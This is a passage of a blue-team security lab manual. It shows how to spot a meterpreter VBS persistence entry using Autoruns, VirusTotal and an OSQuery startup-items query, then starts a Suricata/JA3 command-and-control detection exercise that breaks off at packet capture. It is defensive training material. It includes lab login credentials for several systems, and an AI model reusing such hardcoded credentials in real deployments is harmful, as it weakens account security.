
17. **Enable Signatures and Virus Total**

Let's imagine our adversary has selected a more subtle payload (e.g. a custom name or a payload that is digitally signed, which thus isn't that easy to spot). How could we leverage Autoruns to detect it?

In the main Autoruns window, please click "Options", go to "Scan Options..." and select the following options:

- Verify code signatures
- Check VirusTotal.com

You will be asked to accept VirusTotal's term of service, please do so (click "Yes"). Once selected, please click "Rescan". This might take 1 or 2 minutes, as all file hashes will be submitted to VirusTotal.



| Autorun Entry | Description | Publisher | Image Path | Timestamp | VirusTotal |
|---|---|---|---|---|---|
| HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell | | | | 11/18/2018 7:07 AM | |
| ☑ cmd.exe | Windows Command P... | (Verified) Microsoft Wi... | c:\windows\ | | |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | | |
| ☑ VMware ... | VMware Tools Core S... | (Verified) VMware, Inc. | c:\program fi | | |
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run | | | | | |
| ☑ SunJava... | Java Update Scheduler | (Verified) Oracle Ameri... | c:\program fi | | |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | | |
| ☑ gcvUgfld | | | c:\users\alar | | |
| HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components | | | | | |
| ☑ Google C... | Google Chrome Installer | (Verified) Google Inc | c:\program fi | | |
| ☑ n/a | Windows host proces... | (Verified) Microsoft Wi... | c:\windows\system32... | 4/14/1957 11:35 AM | 0/70 |

Autoruns Scan Options

☐ Scan only per-user locations
☑ Verify code signatures
☑ Check VirusTotal.com
☐ Submit Unknown Images

Rescan Cancel


18. **Hide known Microsoft and VirusTotal clean**

Once the rescan is completed, we will add a few additional filters. Please click "Options" again and enable the following additional filters:

- Hide Microsoft Entries
- Hide VirusTotal Clean Entries

This should give you a highly manageable list of entries that can be easily further investigated. The entries highlighted in yellow are not present (so clean-up opportunities), while the previously identified meterpreter entry is not known on VirusTotal... The careful observer might note that SunJava, Filebeat and NXLog are identified by 1 to 2 AV scanners on Virus Total :)

Once you have finished this step, please close the Autoruns window.



| Autorun Entry | Description | Publisher | Image Path | Timestamp | VirusTotal |
|---|---|---|---|---|---|
| HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run | | | | 11/18/2018 7:08 AM | |
| ☑ SunJava... | Java Update Scheduler | (Verified) Oracle Ameri... | c:\program files (x86)\... | 3/28/2018 11:27 PM | 1/71 |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | | | | 12/19/2018 8:05 PM | |
| ☑ gcvUgfld | | | c:\users\alan.marshall... | 12/19/2018 8:05 PM | Unknown |
| HKLM\System\CurrentControlSet\Services | | | | 12/19/2018 7:38 PM | |
| ☑ filebeat | filebeat: | | c:\program files\filebe... | 1/1/1970 12:00 AM | 2/65 |
| ☑ nxlog | nxlog: This service is r... | | c:\program files (x86)\... | 7/5/2016 2:37 PM | 1/66 |
| ☑ rpcapd | Remote Packet Captu... | | File not found: C:\Pro... | | |
| HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls | | | | 4/11/2018 11:38 PM | |
| ☑ _wow64 | | | File not found: C:\WI... | | |
| ☑ _wow64... | | | File not found: C:\WI... | | |
| ☑ _wow64... | | | File not found: C:\WI... | | |
| ☑ _wowarm... | | | File not found: C:\WI... | | |
| ☑ _wowarm... | | | File not found: C:\WI... | | |


19. **Open Kolide Fleet in Google Chrome launcher**

Let's open Chrome and open the "Kolide" bookmark (available in the bookmarks bar. You can authenticate using the following credentials:

- Username: alan.marshall@synctechlabs.com
- Password: Awesomesauce123! (note the exclamation mark, this is a complexity requirement in Kolide)

Once authenticated, you will notice the following systems listed as enrolled in OSQuery: WINDOWS01 and WINDOWS02. The WINDOWS01 machine is currently listed as offline, which is normal, as the system is not currently online.

Please click the small database icon to the right-hand side of the "WINDOWS02.synctechlabs.com" entry. The label of this icon is "Query this host".



All Hosts

DESCRIPTION

All hosts which have enrolled in Kolide

2 Hosts Total

WINDOWS02.synctechlabs.co...

Microsoft Windows 10 Enterprise 10.0 | 3.3.1

2 x 2.3 GHz | 4.0 GB | an hour

00:15:5D:63:38:E0

192.168.10.16

WINDOWS01.synctechlabs.co...

Microsoft Windows 10 Enterprise 10.0 | 3.3.1

2 x 2.3 GHz | 4.0 GB | 2 hours

00:15:5D:63:38:AC

192.168.10.15


20. **Create a new query**

In the new window, we will create a new query with the following properties:

- Query Title: Persistence

- SQL: SELECT * FROM startup_items

Once complete, please click the "Run" button to query the WINDOWS02 machine.



Query Title

Persistence

SQL

```
SELECT * FROM startup_items
```

Description

1 of 1 Hosts Returning 11 Records (0 failed)

21. **Identify meterpreter VBS script**

Once the query has finished, please scroll down to observe the results. In order to get a good view, please click the "square" icon next to the EXPORT button, this will open the results in a larger window.


In the larger window, you will recognize the last entry in the list. This is the entry we previously identified in AutoRuns as well.

It's important to highlight the difference between AutoRuns and OSQuery with regards to persistence detection:

- AutoRuns includes a large variety of different filter possibilities that are no match to the limited filtering options available in OSQuery.
- OSQuery can easily collect the same type of data from all systems, something that AutoRuns doesn't support out of the box. Furthermore, OSQuery is not limited to only detecting persistence and can do a lot more (200+ tables are

available!). OSQuery might be useful to perform outlier detection on large sets of data!

A "middle-way" might be using the Palantir tool to write AutoRun entries to the Windows event log for central collection and analysis!



1 of 1 Hosts Returning 11 Records (0 failed)

| | | | |
|---|---|---|---|
| WINDOWS02.synctechlabs.com | | OneDriveSetup | C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup |
| WINDOWS02.synctechlabs.com | | SecurityHealth | %ProgramFiles%\Windows Defender\MSASCuiL.exe |
| WINDOWS02.synctechlabs.com | | SunJavaUpdateSched | C:\Program Files (x86)\Common Files\Java\Java Update\jusch |
| WINDOWS02.synctechlabs.com | -n vmusr | VMware User Process | C:\Program Files\VMware\VMware Tools\vmtoolsd.exe |
| WINDOWS02.synctechlabs.com | | WAB Migrate | %ProgramFiles%\Windows Mail\wab.exe /Upgrade |
| WINDOWS02.synctechlabs.com | | desktop.ini | C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini |
| WINDOWS02.synctechlabs.com | | desktop.ini | C:\Users\Michael.scott\AppData\Roaming\Microsoft\Windov Menu\Programs\Startup\desktop.ini |
| WINDOWS02.synctechlabs.com | | desktop.ini | C:\Users\alan.marshall\AppData\Roaming\Microsoft\Windov Menu\Programs\Startup\desktop.ini |
| WINDOWS02.synctechlabs.com | | gcvUgfld | C:\Users\ALAN~1.MAR\Downloads\ukRVHTQdVk.vbs |

22. **Bonus - Autorunsc and Palantir's script**

As a bonus exercise, if you have more time, here are a few suggestions for things to try:

- Autorunsc - Can you try to replicate the previous AutoRuns exercise using autorunsc.exe (text output, no GUI)?

- Palantir's AutorunstoWinEventLog - Can you deploy Palantir's Powershell script to write autoruns output to the Windows event log? We have downloaded the script on the Desktop under "Blue Team\AutorunstoWinEventLog"

23. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how Autoruns and OSQuery can be used to detect common persistence strategies in your environment.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-3.4: Exercise - Detecting C&C channels using Suricata, JA3 & RITA

### Objective

The following are the high-level attack steps:

- Infect workstation
- Set up a Command & Control channel
- Review Suricata alerts in PfSense
- Download PCAP
- Generate JA3 logs
- Bonus: Experiment with RITA

### Scenario

### Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows02

### Exercise 1 : SEC599-3.4

1. **Authenticate to Windows workstation**

   As a first step, let's authenticate to the Windows workstation using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Start Elastic stack**

   As we've done before, let's make sure we start collecting logs by enabling our Elastic stack. We've done this plenty of times before, but here's the high-level steps:

   - Open Putty session and double click the "Ubuntu03" saved session
   - Changing user to root using "sudo -s" (password Awesomesauce123)
   - Run the following command(s):

   **root@ubuntu03:~#** service logstash start

Please leave the Putty window open (e.g. minimize it).



```
 * MicroK8s is Kubernetes in a snap. Made by devs for devs.
   One quick install on a workstation, VM, or appliance.

   - https://bit.ly/microk8s

 * Full K8s GPU support is now available!

   - https://blog.ubuntu.com/2018/12/10/using-gpgpus-with-kubernetes


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

72 packages can be updated.
30 updates are security updates.


Last login: Fri Dec 21 19:55:37 2018 from 192.168.10.16
alanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash start
root@ubuntu03:~# 
```


3. **Logon to pfSense**

   We want to set up a C&C channel and attempt to identify the C&C traffic. For this, we will leverage the PfSense firewall, which is positioned at the perimeter of our network. We will use this system for two reasons:

   - We will use the Suricata IDS engine to assess whether the C&C channels are detected (alert-based)
   - We will create a PCAP that can be parsed by Zeek, JA3 & RITA for further analysis

   You can open the management interface by opening Chrome and clicking the PfSense firewall bookmark (under "Administration"). The credentials are:

   Username: admin
   Password: Awesomesauce123



Status / Dashboard

**System Information**

| | |
|---|---|
| **Name** | pfsense.synctechlabs.com |
| **User** | admin@192.168.10.16 (Local Database) |
| **System** | Hyper-V Virtual Machine<br>Netgate Device ID: **e64896a493bfa6dfd357** |
| **BIOS** | Vendor: **American Megatrends Inc.**<br>Version: **090006**<br>Release Date: **Thu Apr 28 2016** |
| **Version** | **2.4.4-RELEASE** (amd64)<br>built on Thu Sep 20 09:03:12 EDT 2018<br>FreeBSD 11.2-RELEASE-p3<br><br>Version 2.4.4_1 is available.<br>Version information updated at Mon Dec 24 8:22:14 UTC 2018 |
| **CPU Type** | Intel(R) Xeon(R) CPU E5-2650 v3 @ 2.30GHz<br>2 CPUs: 1 package(s) x 2 core(s)<br>AES-NI CPU Crypto: No |
| **Kernel PTI** | Enabled |

**Interfaces**

| | | | |
|---|---|---|---|
| WEBNET | ↑ | 10Gbase-T <full-duplex> | 192.168.1.12 |
| LAN | ↑ | 10Gbase-T <full-duplex> | 192.168.10.1 |
| DMZ | ↑ | 10Gbase-T <full-duplex> | 192.168.20.1 |
| CSOC | ↑ | 10Gbase-T <full-duplex> | 192.168.30.1 |
| WAN | ↑ | 10Gbase-T <full-duplex> | 10.10.10.1 |
| LANDC | ↑ | 10Gbase-T <full-duplex> | 192.168.5.1 |

4. **Start Packet Capture**

   As part of our analysis, we will review both how Suricata, Zeek, JA3 and RITA handle possible C&C traffic! In order to achieve this, we will perform the following actions:

